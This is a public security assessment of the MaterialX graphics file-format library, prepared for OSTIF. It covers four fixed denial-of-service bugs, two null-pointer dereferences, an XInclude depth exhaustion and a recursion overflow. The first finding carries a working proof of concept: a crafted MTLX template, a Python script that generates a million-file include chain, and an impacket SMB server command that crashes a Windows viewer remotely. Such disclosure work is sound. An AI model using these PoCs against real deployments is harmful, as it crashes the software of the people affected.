Technical Report

MaterialX

Security Assessment

Prepared for:
OSTIF

SHIELDER
WEB SECURITY

1. Document Details

Classification	**Public** - CC BY-SA 4.0
Last review	July 31, 2025
Author	Davide Silvetti, Pietro Tirenna, Nicolò Daprelà

1.1. Version

Identifier	Date	Author	Note
v1.0	March 7, 2025	Davide Silvetti, Pietro Tirenna, Nicolò Daprelà	First version
v1.1	March 12, 2025	Abdel Adim Oisfi	Peer review
v1.2	July 31, 2025	Davide Silvetti, Pietro Tirenna	Public release

1.2. Contacts Information

Company	Name	Position	Contact
Shielder	Abdel Adim Oisfi	CEO / CTO	abdeladim.oisfi@shielder.com
Shielder	Davide Silvetti	Consultant	davide.silvetti@shielder.com
Shielder	Pietro Tirenna	Consultant	pietro.tirenna@shielder.com
OSTIF	Derek Zimmer	Executive Director	derek@ostif.org
OSTIF	Amir Montazery	Managing Director	amir@ostif.org
OSTIF	Helen Woeste	Communications and Community Manager	helen@ostif.org
OSTIF	Tom Welter	Project Manager	tom@ostif.org
Academy Software Foundation	Jonathan Stone	MaterialX Core Developer	jstone@lucasfilm.com

1.3. About OSTIF

The **Open Source Technology Improvement Fund (OSTIF)** is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager

2. Summary

3. Executive Summary

The document aims to highlight the findings identified during the “Security Assessment” against the "MaterialX" product described in section “3.2 Context and Scope”.

For each detected findings, the following information are provided:

- **Severity**: findings score ("3.8 Findings Severity Classification").
- **Affected resources**: vulnerable components.
- **Status**: remediation status ("3.9 Remediation Status Classification").
- **Description**: type and context of the detected finding.
- **Impact**: loss of confidentiality, data integrity and/or availability in case of a successful exploitation and conditions necessary for a successful attack.
- **Proof of Concept**: evidence and/or reproduction steps.
- **Suggested remediation**: configurations or actions needed to mitigate the finding.
- **References**: useful external resources.

3.1. Overview

In January 2025, **Shielder** was hired by the **Open Source Technology Improvement Fund (OSTIF)** to perform a *Preliminary Security Review and Threat Model Assessment* of **MaterialX** (materialx.org), an open file-format standard for representing rich material and look-development content in computer graphics, enabling its platform-independent description and exchange across applications and renderers.

The **MaterialX** standard is based on XML, by implementing a custom MaterialX schema through a set of elements type and standard nodes. Through the XML schema it is possible to define data-processing graphs, shaders and graphic materials.

The MaterialX software is composed of various components:

- The **MaterialX** library.
- The **ShaderGen** system, a dynamic shader generation system that can build and compile complete GLSL, OSL, MDL, and MSL shaders from MaterialX nodegraphs.
- The **MaterialX Viewer** and the **MaterialX Web Viewer**, two software to open and render MaterialX files on screen, one standalone for desktop environment and the other for the web.
- The **MaterialX Graph Editor**, a software for visualizing, creating, and editing MaterialX graphs.

The MaterialX software is developed using mainly the C++ language, and provides bindings in other languages like Python and JavaScript.

A team of **3** (three) Shielder engineers worked on this project for a total of 8 (eight) person-days of effort.

3.2. Context and Scope

The MaterialX standard is used by many enterprises and professional software in the VFX, animation, and film industries, namely Pixar RenderMan, Unreal Engine, the Autodesk suite, the Apple VisionPro, NVIDIA Omniverse, etc.

The aim of this *Preliminary Security Review and Threat Model Assessment* was to gain a general understanding of the security posture of the project, to provide project maintainers with valuable recommendations and starting points to incrementally improve it.

Specifically, the main goals were to:

- Perform a high-level Threat Modeling Assessment to understand the common and typical use-cases, high-risk functionalities, and their associated threats.
- Perform an overall high-level manual review of the source code, and the secure-coding practices employed.
- Perform an automated source code analysis with SAST tools like Semgrep and CodeQL.
- Perform a review of the dependencies in use to detect outdated and vulnerable dependencies.
- Perform a review the use of CI and GitHub Workflows.
- Perform a review of the current state of fuzzing coverage, addressing issues with the fuzzers, and improving the coverage of critical codepaths.

The scope of this audit is the **MaterialX** version **v1.39.2-rc1** released on **January 8, 2025**.

It is important to note that Security Assessments are time-boxed activities performed at a specific point in time; thus, they are unable to guarantee that a software is or will be free of bugs.

3.3. Methodology

The source code audit was carried out following a standard Shielder methodology developed during years of experience. Different testing techniques and approaches were employed.

Moreover, manual and tool-driven techniques were used to analyze the source code. The audit was assisted by SAST tools like CodeQL and Semgrep with publicly available C/C++, Python, and JavaScript queries and rules.

From a dynamic testing standpoint, a preliminary fuzzing setup and campaign was conducted, initially by using a basic OSSFuzz-compatible coverage-guided fuzzer that was then upgraded to a grammar-based thanks to radamsa built-in XML mutator.

Finally, Shielder performed a review of the release process for misconfigurations leading to supply chain attacks, and a review of the documentation for insecure recommendations and/or insecure defaults. This included, for instance, reviewing the configured GitHub

actions and workflows for typical attack scenarios, and the approach that MaterialX employs when using third-party packages in its project.

3.4. Threat Model

Threat Modeling libraries and frameworks can be slightly more complex when compared to "standalone" applications. In fact, developers will typically use libraries in different ways, so it's not trivial to establish what constitutes external input and what instead is deemed safe.

The MaterialX file format is based on XML, by implementing a custom MaterialX schema through a set of elements type and standard nodes. This grants MaterialX a plethora of tools already fit to handle and verify the correctness of the XML syntax. On the flip side, using XML bring all its common pitfalls and weaknesses.

Moreover, the MaterialX format uses a complex graph-network structure, where XML nodes are used as definitions for the operations that will be performed on some input and will provide a certain output. This complexity adds burden on the parsing logic and could be prone to security risks.

The main threat is posed by untrusted MTLX files that are parsed by software using the MaterialX library.

Additionally, the team has reviewed and audited the documented APIs to find "situational" code - e.g. non-core - that may introduce vulnerabilities in the software using the library.

3.5. Audit Summary

The overall security posture of the **MaterialX** project is adequately mature from both a secure coding and design point-of-view, but there's still room for further refinement in some areas.

The Shielder team was able to identify a total of **7** (seven) medium and low findings.

This is an early-stage report. Three out of the seven issues discovered are still undisclosed, because they are still in the process of being addressed by the maintainers of the project. The complete list of findings will be included in a future report, once all the issues have been fixed and released.

The main threats included in this report are caused by memory safety issues.

3.6. Long Term Improvements

Due to fast-evolving nature of the Security field and the time-constrained nature of Security Audits, there still is room for long-term improvements to the overall security of the project's ecosystem.


Improve the Fuzzing Coverage

MaterialX is not currently fuzzed by OSS-Fuzz due to the complexity of the file format's logic. Building a meaningful fuzzer would require a grammar-based/structure-aware approach capable of generating syntactically valid XML files and semantically valid MTLX files.

It is recommended to increase the fuzzing coverage that would help discover edge-cases in the project source code.

3.7. Results Summary

The following chart shows the number of findings found per severity:



ID	Finding	Severity	Status
1	Lack of MTLX Import Depth Limit Leads to DoS (Denial-Of-Service) Via Stack Exhaustion	LOW	Closed
2	Null Pointer Dereference in MaterialXCore Shader Generation due to Unchecked implGraphOutput	LOW	Closed
3	Null Pointer Dereference in getShaderNodes	LOW	Closed
4	Stack Overflow via Lack of MTLX XML Parsing Recursion Limit	LOW	Closed

3.8. Findings Severity Classification

Severity	Description
CRITICAL	Vulnerability that allows to compromise the whole application, host and/or infrastructure. In some cases, it allows access, in read and/or write, to highly sensitive data, totally impacting the resources in terms of confidentiality, integrity and availability. Usually, such vulnerabilities can be exploited without the need of valid credentials, without considerable difficulty and with the possibility of automated, highly reliable, and remotely triggerable attacks. Vulnerabilities marked with this severity must be resolved quickly, especially in production environment.
HIGH	Vulnerability that significantly affects the confidentiality, integrity, and availability of confidential and sensitive data. However, the prerequisites for the attack affect its likelihood of success, such as the presence of controls or mitigations and the need of a certain set of privileges.
MEDIUM	Vulnerability that allows to obtain only a limited or less sensitive set of data, partially compromising confidentiality. In some cases, it may affect the integrity and availability of the information, but with a lower level of severity. In addition, the chances of success of such vulnerability may depend on external factors and/or conditions outside the attacker's control.
LOW	Vulnerability resulting in a limited loss of confidentiality, integrity, and availability of data. In some cases, it depends on conditions not aligned to a real scenario or requires that the attacker has access to credentials with a high level of privileges. In addition, a low severity vulnerability may provide useful information to successfully exploit a higher impact vulnerability.
INFORMATIONAL	Problems that do not directly impact confidentiality, integrity, and availability. Usually, these problems indicate the absence of security mechanisms or the improper configuration of them. Mitigation of this type of problem increases the general level of security of the system and allows in some cases to prevent potential new vulnerabilities and/or limit the impact of existing ones.

3.9. Remediation Status Classification

Status	Description
Open	Vulnerability not mitigated or insufficient mitigation.
Not reproducible	Vulnerability not reproducible due to environment changes or to mitigation of other vulnerabilities required in the reproduction steps.
Closed	Vulnerability mitigated. The security patch applied is reasonably robust.

4. Fuzzing Strategy

During the assessment, a preliminary fuzzing campaign was conducted to improve the current fuzzing coverage.

Since the project was not on-boarded on OSS-Fuzz yet, the Shielder team initially developed a basic harness using the de facto standard LibFuzzer's LLVMFuzzerTestOneInput interface. The harness fuzzed the most commonly used MaterialX entry point, namely the `MaterialX::readFromXmlString` function.

After a brief analysis of the fuzzing coverage, the team noticed that MaterialX validates and parses the input XML by using the PugiXML external library.

For this reason, a basic coverage-guided fuzzer without context of the XML grammar failed to reach the MaterialX codebase most of the time, fuzzing the PugiXML codebase instead. However, since PugiXML is already on-boarded on OSS-Fuzz, this type of approach would only have been redundant for a short fuzzing campaign.

The team opted instead for a short-lived fuzzing campaign based on radamsa. Thanks to its embedded XML tree parser and mutator, radamsa was able to mutate MTLX files without breaking their XML syntax. This allowed the team to perform a more efficient fuzzing campaign even though it was performed on a pre-compiled target without the coverage-guided support of the source code. This led to the discovery of two null-pointer dereferences (**[5.2]** and **[5.3]**) and a stack overflow due to unbounded recursion (**[5.4]**).

5. Findings Details

Analysis results are discussed in this section.

5.1. Lack of MTLX Import Depth Limit Leads to DoS (Denial-Of-Service) Via Stack Exhaustion

Severity	LOW
Affected Resources	source/MaterialXFormat/XmlIo.cpp:174-177
Status	Closed

Update

The vulnerability has been fixed (PR #2233) in MaterialX v1.39.3.

Description

The MaterialX specification supports importing other files by using `XInclude` tags.

When parsing file imports, recursion is used to process nested files in the form of a tree with the root node being the first MaterialX files parsed.

However, there is no limit imposed to the depth of files that can be parsed by the library, therefore, by building a sufficiently deep chain of MaterialX files one referencing the next, it is possible to crash the process using the MaterialX library via stack exhaustion.

Impact

An attacker exploiting this vulnerability would be able to intentionally stall and crash an application reading MaterialX files controlled by them.

In Windows, the attack complexity is lower, since the malicious MaterialX file can reference remote paths via the UNC notation. However, the attack would work in other systems as well, provided that the attacker can write an arbitrary amount of MaterialX files (implementing the chain) in the local file system.

Proof of Concept

This test is going to employ Windows UNC paths, in order to make the Proof Of Concept more realistic. In fact, by using Windows network shares, an attacker would be able to exploit the vulnerability (in Windows) if they could control the content of a single `.mtlx` file being parsed.

Note that for the sake of simplicity the PoC will use the MaterialXView application to easily reproduce the vulnerability, however it does not affect MaterialXView directly.

In order to reproduce this test, please follow the steps below:

1. Compile or download the MaterialXView application in a Windows machine

2. In a separate Linux machine in the same local network, install the `impacket` package (the documentation of the package suggests using `pipx`, as in `python3 -m pipx install impacket`)
3. In the Linux machine, create a file named `template.mtlx` with the following content:

```
<?xml version="1.0"?>
<materialx version="1.39" colorspace="lin_rec709">
  <xi:include href="\\\\{ip}\\{name}.mtlx"/>
  <surfacematerial name="Aluminum_Brushed" type="material">
    <input name="surfaceshader" type="surfaceshader"
nodename="open_pbr_surface_surfaceshader" />
  </surfacematerial>
  <open_pbr_surface name="open_pbr_surface_surfaceshader"
type="surfaceshader">
    <input name="base_color" type="color3" value="0.912, 0.914, 0.920"
/>
    <input name="base_metalness" type="float" value="1.0" />
    <input name="specular_color" type="color3" value="0.970, 0.979,
0.988" />
    <input name="specular_roughness" type="float" value="0.2" />
    <input name="specular_roughness_anisotropy" type="float" value="0.9"
/>
  </open_pbr_surface>
</materialx>
```

4. In the same directory, create a file named `script.py` with the following content:

```
import argparse
import uuid
import os
from pathlib import Path

MAX_FILES_PER_DIR = 1024
MAX_DIRECTORIES = 1024

def uuid_generator(count):
    for _ in range(count):
        yield str(uuid.uuid4())

def get_dir_and_file_count(total_files):
    num_dirs = (total_files + MAX_FILES_PER_DIR - 1) //
MAX_FILES_PER_DIR
    if num_dirs > MAX_DIRECTORIES:
        raise ValueError(f"Too many files requested. Maximum is
{MAX_FILES_PER_DIR * MAX_DIRECTORIES}")
    return num_dirs
```

```
def create_materialx_chain(template_path, output_dir, ip_address,
share_name, num_iterations):
    with open(template_path, 'r') as f:
        template_content = f.read()

    Path(output_dir).mkdir(parents=True, exist_ok=True)

    dir_count = get_dir_and_file_count(num_iterations)
    dir_uuids = [str(uuid.uuid4()) for _ in range(dir_count)]

    for dir_uuid in dir_uuids:
        Path(os.path.join(output_dir, dir_uuid)).mkdir(exist_ok=True)

    uuid_gen = uuid_generator(num_iterations)
    next_uuid = next(uuid_gen)
    first_file_path = None

    for i in range(num_iterations):
        current_uuid = next_uuid
        next_uuid = next(uuid_gen) if i < num_iterations - 1 else
"FINAL"

        dir_index = i // MAX_FILES_PER_DIR
        dir_uuid = dir_uuids[dir_index]

        if next_uuid != "FINAL":
            next_dir_index = (i + 1) // MAX_FILES_PER_DIR
            next_dir_uuid = dir_uuids[next_dir_index]
            include_path = f"{share_name}\\{next_dir_uuid}\\{next_uuid}"
        else:
            include_path = next_uuid

        content = template_content.replace("{ip}", ip_address)
        content = content.replace("{name}", include_path)

        output_path = os.path.join(output_dir, dir_uuid,
f"{current_uuid}.mtlx")
        with open(output_path, 'w') as f:
            f.write(content)

        if i == 0:
            first_file_path =
f"\\\\{ip_address}\\{share_name}\\{dir_uuid}\\{current_uuid}.mtlx"
            print(f"First file created at UNC path: {first_file_path}")

def main():
    parser = argparse.ArgumentParser(description='Generate chain of
MaterialX files')
```

```
    parser.add_argument('template', help='Path to template MaterialX
file')
    parser.add_argument('output_dir', help='Output directory for
generated files')
    parser.add_argument('ip_address', help='IP address to use in file
paths')
    parser.add_argument('share_name', help='Share name to use in file
paths')
    parser.add_argument('--iterations', type=int, default=10,
                        help='Number of files to generate (default: 10)')

    args = parser.parse_args()

    if args.iterations > MAX_FILES_PER_DIR * MAX_DIRECTORIES:
        print(f"Error: Maximum number of files is {MAX_FILES_PER_DIR *
MAX_DIRECTORIES}")
        return

    create_materialx_chain(
        args.template,
        args.output_dir,
        args.ip_address,
        args.share_name,
        args.iterations
    )

if __name__ == "__main__":
    main()
```

5. Run the python script with the following command line, replacing the `$IP` placeholder with the IP address of the network interface reachable by the Windows host (the command will take some time to execute): `python3 script.py --iterations 1048576 template.mtlx chain $IP chain`
6. Copy the UNC path returned by the previous command
7. Spawn the SMB server by executing the following command line: `pipx run --spec impacket smbserver.py -smb2support chain chain/`
8. In the Windows machine, create a MaterialX file with the following content, replacing the `$UNCPATH` placeholder with the content of the path obtained at step 6:

```
<?xml version="1.0"?>
<materialx version="1.39" colorspace="lin_rec709">
  <xi:include href="$UNCPATH"/>
  <surfacematerial name="Aluminum_Brushed" type="material">
    <input name="surfaceshader" type="surfaceshader"
nodename="open_pbr_surface_surfaceshader" />
  </surfacematerial>
  <open_pbr_surface name="open_pbr_surface_surfaceshader"
```

```
type="surfaceshader">
    <input name="base_color" type="color3" value="0.912, 0.914, 0.920"
/>
    <input name="base_metalness" type="float" value="1.0" />
    <input name="specular_color" type="color3" value="0.970, 0.979,
0.988" />
    <input name="specular_roughness" type="float" value="0.2" />
    <input name="specular_roughness_anisotropy" type="float" value="0.9"
/>
  </open_pbr_surface>
</materialx>
```

9. Load the MaterialX file in MaterialXView
10. Notice that the viewer doesn't respond anymore. After some minutes, notice that the viewer crashes, demonstrating the Stack Exhaustion

Note: by consulting the Windows `Event Viewer`, it is possible to examine the application crash, verifying that it is indeed crashing with a `STATUS_STACK_OVERFLOW (0xc00000fd)`.

Suggested Remediations

Implement a stricter check on the depth of the file inclusion tree in the function that processes XIncludes in the XML file.

References

- https://cwe.mitre.org/data/definitions/674.html

5.2. Null Pointer Dereference in MaterialXCore Shader Generation Due to Unchecked implGraphOutput

Severity	LOW
Affected Resources	source/MaterialXCore/Material.cpp:91
Status	Closed

Update

The vulnerability has been fixed (PR #2229) in MaterialX v1.39.3.

Description

When parsing shader nodes in an MTLX file, the MaterialXCore code accesses a variable that in some cases could contain a pointer to NULL. This results in a null pointer dereference which can be used to crash the target application when opening maliciously crafted files.

Specifically, in `source/MaterialXCore/Material.cpp`, the following code extracts the output nodes for a given implementation graph:

```
if (defOutput->getType() == MATERIAL_TYPE_STRING)
   {
    OutputPtr implGraphOutput = implGraph->getOutput(defOutput->getName());
    for (GraphIterator it = implGraphOutput->traverseGraph().begin(); it !=
GraphIterator::end(); ++it) {
      ElementPtr upstreamElem = it.getUpstreamElement();
```

However, when defining the `implGraphOutput` variable by getting the output node, the code doesn't check whether its value is null before accessing its iterator `traverseGraph()`. This leads to a potential null pointer dereference.

Impact

An attacker could intentionally crash a target program that uses MaterialX by sending a malicious MTLX file.

Proof of Concept

1. Compile or download the MaterialXView application in a macOS or GNU/Linux machine
2. Download the `null_implgraph.mtlx` file from the https://github.com/ShielderSec/poc repository
3. Open the file with the following command:

   ```
   build/bin/MaterialXView --material nullptr_implgraph.mtlx
   ```

4. Notice that MaterialXView crashes

Figure 1 - Null pointer dereference crash in traverseGraph

Suggested Remediations

When dealing with optional values, ensure they are populated before accessing them.

References

- https://cwe.mitre.org/data/definitions/690

5.3. Null Pointer Dereference in getShaderNodes

Severity	LOW
Affected Resources	source/MaterialXCore/Material.cpp:61
Status	Closed

Update

The vulnerability has been fixed (PR #2228) in MaterialX v1.39.3.

Description

When parsing shader nodes in an MTLX file, the MaterialXCore code accesses a variable that in some cases could contain a pointer to NULL. This results in a null pointer dereference which can be used to crash the target application when opening maliciously crafted files.

Specifically, in `source/MaterialXCore/Material.cpp`, in the `getShaderNodes` function, the following code fetches the output nodes for a given `nodegraph` input node:

```
if (!nodeGraph)
{
   continue;
}
vector<OutputPtr> outputs;
if (input->hasOutputString())
{
    outputs.push_back(nodeGraph->getOutput(input->getOutputString())); // <---
null ptr is returned
}
else
{
   outputs = nodeGraph->getOutputs();
}
for (OutputPtr output : outputs) {
   NodePtr upstreamNode = output->getConnectedNode(); // <--- CRASHES HERE
```

The issues arise because the `nodeGraph->getOutput(input->getOutputString())` call can return a null pointer, therefore resulting in a crash when trying to call `output->getConnectedNode()`.

Impact

An attacker could intentionally crash a target program that uses MaterialX by sending a malicious MTLX file.

Proof of Concept

1. Compile or download the MaterialXView application in a macOS or GNU/Linux machine
2. Download the `nullptr_getshadernodes.mtlx` file from the https://github.com/ShielderSec/poc repository
3. Open the file with the following command:

   ```
   build/bin/MaterialXView --material nullptr_getshadernodes.mtlx
   ```

4. Notice that MaterialXView crashes

```
❯ build_macos/bin/MaterialXView --material crash_glsl_1738231859.mtlx
*** Validation warnings for crash_glsl_1738231859.mtlx ***
Invalid port connection: <input name="displacementshader" type="displacementshader" nodegraph="NG_Blue" output="displacementshader">
Invalid port connection: <output name="displacementshader" type="displacementshader" nodename="displacement">
Node element is missing a type: <ramp4 name="ramp41">
Node interface doesn't support this output type: <ramp4 name="ramp41">
Invalid port connection: <input name="surfaceshader" type="surfaceshader" nodename="SR_White">
[1]    17592 segmentation fault  build_macos/bin/MaterialXView --material crash_glsl_1738231859.mtlx
```

Figure 2 - Null pointer dereference crash on getConnectedNode

Suggested Remediations

When dealing with optional values, ensure they are populated before accessing them.

References

- https://cwe.mitre.org/data/definitions/690

5.4. Stack Overflow via Lack of MTLX XML Parsing Recursion Limit

Severity	LOW
Affected Resources	source/MaterialXCore
Status	Closed

Update

The vulnerability has been fixed (PRs #2232, #2236 and #2240) in MaterialX v1.39.3.

Description

When parsing an MTLX file with multiple nested `nodegraph` implementations, the MaterialX XML parsing logic can potentially crash due to stack exhaustion.

By specification, multiple kinds of elements in MTLX support nesting other elements, such as in the case of `nodegraph` elements. Parsing these subtrees is implemented via recursion, and since there is no max depth imposed on the XML document, this can lead to a stack overflow when the library parses an MTLX file with an excessively high number of nested elements.

Impact

An attacker could intentionally crash a target program that uses MaterialX by sending a malicious MTLX file.

Proof of Concept

1. Compile or download the MaterialXView application in a macOS or GNU/Linux machine
2. Download the `recursion_overflow.mtlx` file from the https://github.com/ShielderSec/poc repository
3. Open the file with the following command:

   ```
   build/bin/MaterialXView --material recursion_overflow.mtlx
   ```

4. Notice that MaterialXView crashes




Figure 3 - Stack overflow due to recursion

Suggested Remediations

Implement limits on the depth of resources that are explored using recursion.

References

N/A